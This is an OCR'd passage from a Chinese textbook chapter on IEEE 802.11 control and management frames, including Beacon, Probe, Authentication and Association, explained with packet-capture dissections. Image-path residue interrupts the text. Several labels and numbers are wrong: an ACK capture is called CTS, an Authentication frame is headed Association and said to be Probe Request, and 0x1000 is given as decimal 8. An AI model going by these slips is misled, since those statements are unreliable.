（3）Address 1 位：Receiver Address（接收端地址）。


接收端地址是由所要应答的发送端帧复制而来。技术上而言，它是由所要应答帧的Address 2 位复制而来。应答主要是针对数据帧、管理帧以及 PS-Poll帧。

下图为使用抓包软件抓取的实际CTS数据包。

```
▾ IEEE 802.11 Acknowledgement, Flags: ........
    Type/Subtype: Acknowledgement (0x001d)
  ▾ Frame Control Field: 0xd400
      .... ..00 = Version: 0
      .... 01.. = Type: Control frame (1)
      1101 .... = Subtype: 13
    ▾ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
  .000 0000 0000 1100 = Duration: 12 microseconds
  Receiver address: VivoMobi_bd:66:39 (e8:dd:c8:bd:66:39)
```

6.2.4　PS-Poll（省电模式—轮询）

当一部移动工作站从省电模式中苏醒，便会发送一个PS-Poll帧给接入点，以取得任何暂存帧。下图为PS-Poll帧的格式。



PS-Poll帧的MAC标头由四个位构成：

（1）Frame Control（帧控制）。帧的subtype（子类型）位被设定为1010，代表PS-Poll 帧。


（2）AID（连接识别码）。PS-Poll 帧将会以 MAC 标头的第三与第四 bit 来代表连接识别码（association ID）。连接识别码是接入点所指定的一个数值，用以区别各个连接。将此识别码置入帧，可让接入点找出为其（移动工作站）所暂存的帧。

连接识别码（AID）在 PS-Poll 帧中，Duration/ID 位是连接识别码，而非虚拟载波侦测功能所使用的数值。当移动工作站与接入点连接时，接入点会从 1-2007 范围内指派一个值来做为连接识别码（AID）。

（3）Address 1 位：BSSID。此位包含发送端当前所在 BSS 网络中的 BSSID，此 BSS 建立自当前所连接的 AP。


（4）Address 2 位。Transmitter Address（发送端地址）。此为 PS-Poll 帧的发送端的 MAC 地址。

在PS-Poll帧中并未包含duration信息，因此无法更新NAV。不过，所有收到PS-Poll帧的工作站，都会以短帧间隔加上发送ACK信号所需要的时间来更新NAV。此处的自动调整机制，使得接入点在发送ACK信号时，会避免与移动接入点发生碰撞。



6.3　管理帧

在IEEE 802.11协议中存在有各式各样的管理帧，目的只是对有线网络提供简单的服务。对有线网络而言，识别一部工作站非常简单，因为它们服务端与客户端必须要有物理连接。无线网络则必须建立一些管理机制，才能实现类似的功能。





6.3.1　管理帧的结构

管理帧负责监督，用来增加或退出无线网络以及处理接入点之间关联的转


移事宜。802.11将整个管理过程分解为三个步骤：

Step 01 寻求连接的移动工作站，必须找出可供访问的无线网络。在有线网络中，这个步骤相当于找出合适的网络接口。

Step 02 网络系统必须对移动工作站进行身份认证，以此为依据确定是否让工作站与网络系统进行关联。在有线网络方面，身份认证是由网络系统本身提供。如果必须通过网线才能够取得信号，那么获取网线的过程可以理解为是一种认证过程。

Step 03 移动工作站必须与接入点建立关联，这样才能访问有线网络，这相当于将网线插到有线网络系统。

下图为802.11管理帧的基本结构。所有管理帧的MAC标头都一样，这与帧的子类型无关，管理帧会使用信息元素（带有数字标签的数据区块）来与其他系统交换数据。



各个字段详细说明见下表。

表 802.11管理帧各个字段的说明

字 段 名	描 述	长度（字节）
Frame Control（帧控制）	描述与控制MAC帧相关信息	2
Duration	计算帧持续时间的作用	2
Destination Address	MAC帧的目的地址	6
Source Address	MAC帧的源地址	6
BSSID（基本服务集ID）	用于过滤收到的MAC帧（在基础型网络里为工作站所关联的接入点的MAC地址）	6
Sequence Control（顺序控制）	用来重组帧片段以及丢弃重复帧	2
Frame Body（帧主体）	用以传递上层信息	0～2312
FCS（帧校验序列）	验证传来的帧是否有误	4

帧控制字段详细说明见下表。

表 帧控制字段详细说明

字 段 名	描 述	长度（位）
Protocol（协议版本）	显示帧所使用的MAC版本	2
Type（类型）	描述帧的类型，在管理帧中Type字段的值为00	2
Subtype（子类型）	描述帧的子类型	4
To DS	与From DS位一起指示帧的目的地是否为分布系统	1
From DS	与TO DS位一起指示帧的目的地是否为分布系统	1
More Fragments	显示该帧是否还有帧分段	1
Retry	是否是重传帧	1
Power Management	是否进入省电模式	1
More Data	接入点是否有帧待传给休眠中的工作站	1
Protected Frame	是否受到链路层的安全协议的保护	1
Order	是否严格依次传送	1

子类型（Subtype）与控制帧的对应见下表。

表 子类型（Subtype）与控制帧的对应关系

子 类 型	控 制 帧
0000	Association request（连接请求）
0001	Association response（连接响应）
0010	Reassociation request（重连接请求）
0011	Reassociation response（重连接联响应）
0100	Probe request（探测请求）探测请求帧，主要是探测网络中存在的AP
0101	Probe response（探测响应）
1000	Beacon（信标，被动扫描时AP发出，notify）最为复杂的一个帧，也是需要重点关注的一个帧类型
1001	ATIM（通知传输指示消息）

续表


子　类　型	控　制　帧
1010	Disassociation（解除连接，notify）
1011	Authentication（身份验证）
1100	Deauthentication（解除认证，notify）
1101～1111	Reserved（保留，未使用）

6.3.2　Beacon（信标）帧

每间隔一段时间AP就会发出一个Beacon（信标）信号用来宣布802.11网络的存在。Beacon帧中除包含BSS参数信息外，还包含接入点缓存帧的信息，因此移动式工作站要仔细聆听Beacon信号。

Beacon帧长度为16位，用来设定Beacon信号之间相隔多少时间单位。时间单位通常缩写为TU，代表1024μs（microsecond），相当于1ms（millisecond）。Beacon通常会被设定为100个时间单位，相当于每100ms，也就是0.1s传送一次Beacon信号。

下图为Beacon帧的结构。



在MAC头中的信息，需要关注以下数据信息。

（1）Type。表示管理帧，Beacon 帧属于管理帧，所以这里值为 0。

（2）Subtype。子类型，这里值为十六进制的 0x1000，也就是十进制的 8，所以确定为 Beacon 帧。

（3）RA、DA。均为广播地址段。

（4）TA、SA。转发地址、源地址是AP 地址。

（5）BSS ID。网络中的标识。

下图为抓包软件抓取的真实Beacon帧。

```
▾ IEEE 802.11 Beacon frame, Flags: ........
    Type/Subtype: Beacon frame (0x0008)
  ▾ Frame Control Field: 0x8000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1000 .... = Subtype: 8
    ▸ Flags: 0x00
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: Tp-LinkT_0d:97:a2 (0c:4b:54:0d:97:a2)
    Source address: Tp-LinkT_0d:97:a2 (0c:4b:54:0d:97:a2)
    BSS Id: Tp-LinkT_0d:97:a2 (0c:4b:54:0d:97:a2)
    .... .... .... 0000 = Fragment number: 0
    1011 1011 0111 .... = Sequence number: 2999
▾ IEEE 802.11 wireless LAN
  ▸ Fixed parameters (12 bytes)
  ▸ Tagged parameters (226 bytes)
```



1. 帧主体

管理帧十分灵活，帧主体（frame body）中的大部分数据如果使用长度固定的字段，就称为固定字段（fixed field）；如果字段长度不确定，就称为信息元素（information element）。所谓信息元素，是指长度不确定的数据块（data block）。每个数据块均会标注类型编号和大小，各信息元素的数据字段元素都有特定的解释方式。

下图为Beacon帧主体数据及Capability Info字段。

```
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (12 bytes)
      Timestamp: 0x0000010868b2419f
      Beacon Interval: 0.102400 [Seconds]
    ▾ Capabilities Information: 0x0411
        .... .... .... ...1 = ESS capabilities: Transmitter is an AP
        .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
        .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x00)
        .... .... ...1 .... = Privacy: AP/STA can support WEP
        .... .... ..0. .... = Short Preamble: Not Allowed
        .... .... .0.. .... = PBCC: Not Allowed
        .... .... 0... .... = Channel Agility: Not in use
        .... ...0 .... .... = Spectrum Management: Not Implemented
        .... .1.. .... .... = Short Slot Time: In use
        .... 0... .... .... = Automatic Power Save Delivery: Not Implemented
        ...0 .... .... .... = Radio Measurement: Not Implemented
        ..0. .... .... .... = DSSS-OFDM: Not Allowed
        .0.. .... .... .... = Delayed Block Ack: Not Implemented
        0... .... .... .... = Immediate Block Ack: Not Implemented
  ▸ Tagged parameters (226 bytes)
```

Beacon帧主体数据及Capability Info字段的主要信息介绍如下：

（1）Timestamp（时戳）。可用来同步BSS 中的工作站，BSS 的主计时器会定期发送当前已使用的微秒数。当计数器到达最大值时，便会从头开始计数。（对一个长度 64bit、可计数超过 580000 年的计数器而言，很难会遇到有从头开始计数的一天）

（2）Intrval。定时发送位，该位数据表明 Beacon 帧间隔多长时间进行重新广播。

（3）Capability Info（性能信息）字段。

传送 Beacon 信号的时候，它被用来告知网络具备何种性能，此字段应用于 Beacon 帧、Probe Response 帧、Probe Request 帧。

2. Beacon帧标记参数

下图为Beacon帧标记参数。

```
▾ IEEE 802.11 wireless LAN
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (226 bytes)
    ▸ Tag: SSID parameter set: TP-LINK_97A2
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 1
    ▸ Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
    ▸ Tag: Country Information: Country Code CN, Environment Any
    ▸ Tag: AP Channel Report: Operating Class 32, Channel List : 1, 2, 3, 4, 5, 6, 7,
    ▸ Tag: AP Channel Report: Operating Class 33, Channel List : 5, 6, 7, 8, 9, 10, 11,
    ▸ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▸ Tag: Vendor Specific: Microsoft Corp.: WPA Information Element
    ▸ Tag: RSN Information
    ▸ Tag: ERP Information
    ▸ Tag: HT Capabilities (802.11n D1.10)
    ▸ Tag: HT Information (802.11n D1.10)
    ▸ Tag: Overlapping BSS Scan Parameters
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
    ▸ Tag: QBSS Load Element 802.11e CCA Version
    ▸ Tag: Vendor Specific: Ralink Technology, Corp.
```

主要参数介绍如下：

（1）SSID 信息。包括 SSID 的网络标识、SSID 的长度等，如果设置隐藏 AP 抓到的数据帧中 SSID 为空，但是长度有数据，通过这点可以判断是否有隐藏 AP。SSID 信息如下图所示。

```
▾ Tag: SSID parameter set: TP-LINK_97A2
    Tag Number: SSID parameter set (0)
    Tag length: 12
    SSID: TP-LINK_97A2
```

（2）Supported Rates 字段。AP 所支持的工作速率，如下图所示，通过这个速率也可以大概判断 AP 是支持哪种 IEEE 802.11 协议。

```
▾ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
    Tag Number: Supported Rates (1)
    Tag length: 8
    Supported Rates: 1(B) (0x82)
    Supported Rates: 2(B) (0x84)
    Supported Rates: 5.5(B) (0x8b)
    Supported Rates: 11(B) (0x96)
    Supported Rates: 9 (0x12)
    Supported Rates: 18 (0x24)
    Supported Rates: 36 (0x48)
    Supported Rates: 54 (0x6c)
```

（3）DS Parameter Set 字段。AP 工作信道，如下图所示。描述了当前工作的信道，实际上这个字段在 Radiotap 中有。Radiotap 是网卡在接收信号时，去除 PLCP header 部分后，在本地增加的头部，其中就有功率、信道这样的物理层信息。

```
▾ Tag: DS Parameter set: Current Channel: 1
    Tag Number: DS Parameter set (3)
    Tag length: 1
    Current Channel: 1
```

AP 中支持的扩展速率，如右上图所示。

```
▾ Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
    Tag Number: Extended Supported Rates (50)
    Tag length: 4
    Extended Supported Rates: 6 (0x0c)
    Extended Supported Rates: 12 (0x18)
    Extended Supported Rates: 24 (0x30)
    Extended Supported Rates: 48 (0x60)
```

（4）country 字段。表面上这个字段用处不大，仅仅表明了国家代号。实际上这个字段是用来控制信号发送功率的。由于每一个国家都有相应的法律管理 RF 发射功率，不能够违法。在 beacon 中，即通过 country 字段来限制所有节点的发射功率。同样的，也有限定能够使用的信道范围，如下图所示。

```
▾ Tag: Country Information: Country Code CN, Environment Any
    Tag Number: Country Information (7)
    Tag length: 6
    Code: CN
    Environment: Any (0x20)
  ▸ Country Info: First Channel Number: 1, Number of Channels: 13, Maximum Transmit Power Level: 20 dBm
```

（5）TIM 标记。这里主要就是与 DTIM 有关，有关 Beacon 周期设置与节能有关的部分，都与该字段有关，如下图所示。

```
▾ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    Tag Number: Traffic Indication Map (TIM) (5)
    Tag length: 4
    DTIM count: 0
    DTIM period: 1
  ▾ Bitmap control: 0x00
      .... ...0 = Multicast: False
      0000 000. = Bitmap Offset: 0x00
    Partial Virtual Bitmap: 08
    Association ID: 0x03
```

（6）Vendor Specific。使用 WPA 进行数据加密，不是每个设备都会选取该字段，如下图所示。

```
▾ Tag: Vendor Specific: Microsoft Corp.: WPA Information Element
    Tag Number: Vendor Specific (221)
    Tag length: 22
    OUI: 00:50:f2 (Microsoft Corp.)
    Vendor Specific OUI Type: 1
    Type: WPA Information Element (0x01)
    WPA Version: 1
  ▾ Multicast Cipher Suite: 00:50:f2 (Microsoft Corp.) AES (CCM)
      Multicast Cipher Suite OUI: 00:50:f2 (Microsoft Corp.)
      Multicast Cipher Suite type: AES (CCM) (4)
    Unicast Cipher Suite Count: 1
  ▾ Unicast Cipher Suite List 00:50:f2 (Microsoft Corp.) AES (CCM)
    ▸ Unicast Cipher Suite: 00:50:f2 (Microsoft Corp.) AES (CCM)
    Auth Key Management (AKM) Suite Count: 1
  ▾ Auth Key Management (AKM) List 00:50:f2 (Microsoft Corp.) PSK
    ▾ Auth Key Management (AKM) Suite: 00:50:f2 (Microsoft Corp.) PSK
        Auth Key Management (AKM) OUI: 00:50:f2 (Microsoft Corp.)
        Auth Key Management (AKM) type: PSK (2)
```

（7）ERP information 部分。ERP 全称是 Extended Rate PHY，就是 802.11g 对应的模式。在这里主要是为了兼容模式所存在，主要关注其中的 Non ERP Present 位，通过该位，可以同步全网开启对 802.11b 的兼容，否则就关闭兼容。由于是 beacon 进行同步的，所以一旦开启，全网所有的 STA 都是工作在兼容模式下，如下图所示。

```
▾ Tag: ERP Information
    Tag Number: ERP Information (42)
    Tag length: 1
  ▾ ERP Information: 0x04
      .... ...0 = Non ERP Present: Not set
      .... ..0. = Use Protection: Not set
      .... .1.. = Barker Preamble Mode: Set
      0000 0... = Reserved: 0x00
```

6.3.3　Probe Request（探测请求）帧

Probe Request（探测请求）帧，该帧一般用于STA探测网络中的AP时来使用，有两种形式，第1种形式为探测网络中所有AP，第2种形式为探测之前连接过的AP。当AP接收到ProbeRequest请求后并且STA之前连接过该AP，此时AP会回应一个Probe Response（回应探测响应）帧。

Probe Request帧的MAC头信息，如下图所示，其中Type位为0，表明是管理帧，Subtype位为4，表明子类型为Probe Request帧。

```
▾ IEEE 802.11 Probe Request, Flags: ........
    Type/Subtype: Probe Request (0x0004)
  ▾ Frame Control Field: 0x4000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      0100 .... = Subtype: 4
    ▸ Flags: 0x00
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: Google_e0:c2:23 (da:a1:19:e0:c2:23)
    Source address: Google_e0:c2:23 (da:a1:19:e0:c2:23)
    BSS Id: Broadcast (ff:ff:ff:ff:ff:ff)
    .... .... .... 0000 = Fragment number: 0
    0110 1011 1010 .... = Sequence number: 1722
```

当SSID长度为0时，Probe不包含具体的SSID信息，如果某个AP隐藏了SSID，就不回应这种Probe Request，如下图所示。

```
▾ IEEE 802.11 wireless LAN
  ▾ Tagged parameters (65 bytes)
    ▾ Tag: SSID parameter set: Wildcard SSID
        Tag Number: SSID parameter set (0)
        Tag length: 0
        SSID:
    ▸ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36,
    ▸ Tag: DS Parameter set: Current Channel: 1
    ▸ Tag: HT Capabilities (802.11n D1.10)
    ▸ Tag: Vendor Specific: Microsoft Corp.: Unknown 8
    ▸ Tag: Extended Capabilities (5 octets)
```


当SSID长度大于0时，此SSID即为要扫描SSID，如果SSID隐藏，当收到这种Probe Request包，必须回应Probe Response帧，Probe Response包含了很多SSID的信息；这种类型的包对于连接隐藏SSID是必要的，如下图所示。

```
▾ IEEE 802.11 wireless LAN
  ▾ Tagged parameters (68 bytes)
    ▾ Tag: SSID parameter set: wan
        Tag Number: SSID parameter set (0)
        Tag length: 3
        SSID: wan
    ▸ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36,
    ▸ Tag: DS Parameter set: Current Channel: 1
    ▸ Tag: HT Capabilities (802.11n D1.10)
    ▸ Tag: Vendor Specific: Microsoft Corp.: Unknown 8
    ▸ Tag: Extended Capabilities (5 octets)
```

6.3.4　Probe Response（回应探测响应）帧



Probe Response帧的MAC头信息，如下图所示，其中Type位为0，表明是管理帧，Subtype位为5，表明子类型为Probe Response帧。



```
▾ IEEE 802.11 Probe Response, Flags: ....R...
    Type/Subtype: Probe Response (0x0005)
  ▾ Frame Control Field: 0x5008
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      0101 .... = Subtype: 5
    ▸ Flags: 0x08
    .000 0000 1101 1111 = Duration: 223 microseconds
    Receiver address: Guangdon_6f:e7:df (38:29:5a:6f:e7:df)
    Destination address: Guangdon_6f:e7:df (38:29:5a:6f:e7:df)
    Transmitter address: HuaweiTe_7d:37:95 (e4:68:a3:7d:37:95)
    Source address: HuaweiTe_7d:37:95 (e4:68:a3:7d:37:95)
    BSS Id: HuaweiTe_7d:37:95 (e4:68:a3:7d:37:95)
    .... .... .... 0000 = Fragment number: 0
    0100 1000 0010 .... = Sequence number: 1154
```

下图为Probe Response帧数据部分信息。

```
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (12 bytes)
      Timestamp: 0x000000001bfe93d92
      Beacon Interval: 0.204800 [Seconds]
    ▾ Capabilities Information: 0x0421
        .... .... .... ...1 = ESS capabilities: Transmitter is an AP
        .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
        .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x00)
        .... .... ...0 .... = Privacy: AP/STA cannot support WEP
        .... .... ..1. .... = Short Preamble: Allowed
        .... .... .0.. .... = PBCC: Not Allowed
        .... .... 0... .... = Channel Agility: Not in use
        .... ...0 .... .... = Spectrum Management: Not Implemented
        .... .1.. .... .... = Short Slot Time: In use
        .... 0... .... .... = Automatic Power Save Delivery: Not Implemented
        ...0 .... .... .... = Radio Measurement: Not Implemented
        ..0. .... .... .... = DSSS-OFDM: Not Allowed
        .0.. .... .... .... = Delayed Block Ack: Not Implemented
        0... .... .... .... = Immediate Block Ack: Not Implemented
  ▾ Tagged parameters (74 bytes)
    ▸ Tag: SSID parameter set: A
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 1
    ▸ Tag: Country Information: Country Code CN, Environment Any
    ▸ Tag: TPC Report Transmit Power: 30, Link Margin: 2
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▸ Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
    ▸ Tag: Vendor Specific: Atheros Communications, Inc.: Advanced Capability
```

其中，Beacon Iterval字段给出了Beacon帧发送间隔，ESS字段表明该数据由AP端发送，其中Tagged标记中还会给出SSID以及传输速率，AP是根据SSID以及传输速率判断此STA是否连接过，如果这两个字段相同，即使STA与AP之前并没有建立过连接，AP也会回应Probe Response帧数据。

6.3.5　Association（身份认证）帧



Association（身份认证）帧的MAC头

信息，如下图所示，其中Type位为0，表明是管理帧，Subtype位为11，表明子类型为Probe Request帧。

```
▾ IEEE 802.11 Authentication, Flags: ........
    Type/Subtype: Authentication (0x000b)
  ▾ Frame Control Field: 0xb000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1011 .... = Subtype: 11
    ▸ Flags: 0x00
    .000 0000 1101 1111 = Duration: 223 microseconds
    Receiver address: Guangdon_6f:e7:df (38:29:5a:6f:e7:df)
    Destination address: Guangdon_6f:e7:df (38:29:5a:6f:e7:df)
    Transmitter address: HuaweiTe_7d:37:92 (e4:68:a3:7d:37:92)
    Source address: HuaweiTe_7d:37:92 (e4:68:a3:7d:37:92)
    BSS Id: HuaweiTe_7d:37:92 (e4:68:a3:7d:37:92)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 0000 .... = Sequence number: 256
```

下图为Association帧数据部分。

```
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (6 bytes)
      Authentication Algorithm: Open System (0)
      Authentication SEQ: 0x0002
      Status code: Successful (0x0000)
```

主要参数介绍如下：

（1）Authentication Algorithm。身份认证类型，取值为 0 代表开发系统身份认证无须密码，取值为 1 代表为共享密钥身份认证。

（2）Authentication SEQ。身份认证帧序列号，由于身份认证会有多个帧交换，所以 SEQ 是每次身份验证的中的一个序列号，取值为 1 ～ 65535 这个范围。

（3）Status Code。认证是否成功。

（4）Challenge text。该字段只有使用共享密钥才会出现，用于存放密钥。



6.3.6　Association Request与Association Response

当移动工作站试图关联接入点时，接入点会回复一个Association Response（关联响应）或Reassociation Response（重新关联响应）帧，两者之间的差别在于Frame Control位所记载的subtype位。所有位均是必须的。在应答的过程中，接入点会指定一个Association ID （关联识别码），至于指定的方式则因实际操作而不同。

下图为Association Request（关联请求）帧的MAC信息。

```
▾ IEEE 802.11 Association Request, Flags: ....R...
    Type/Subtype: Association Request (0x0000)
  ▾ Frame Control Field: 0x0908
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      0000 .... = Subtype: 0
    ▸ Flags: 0x08
    .000 0001 0011 1010 = Duration: 314 microseconds
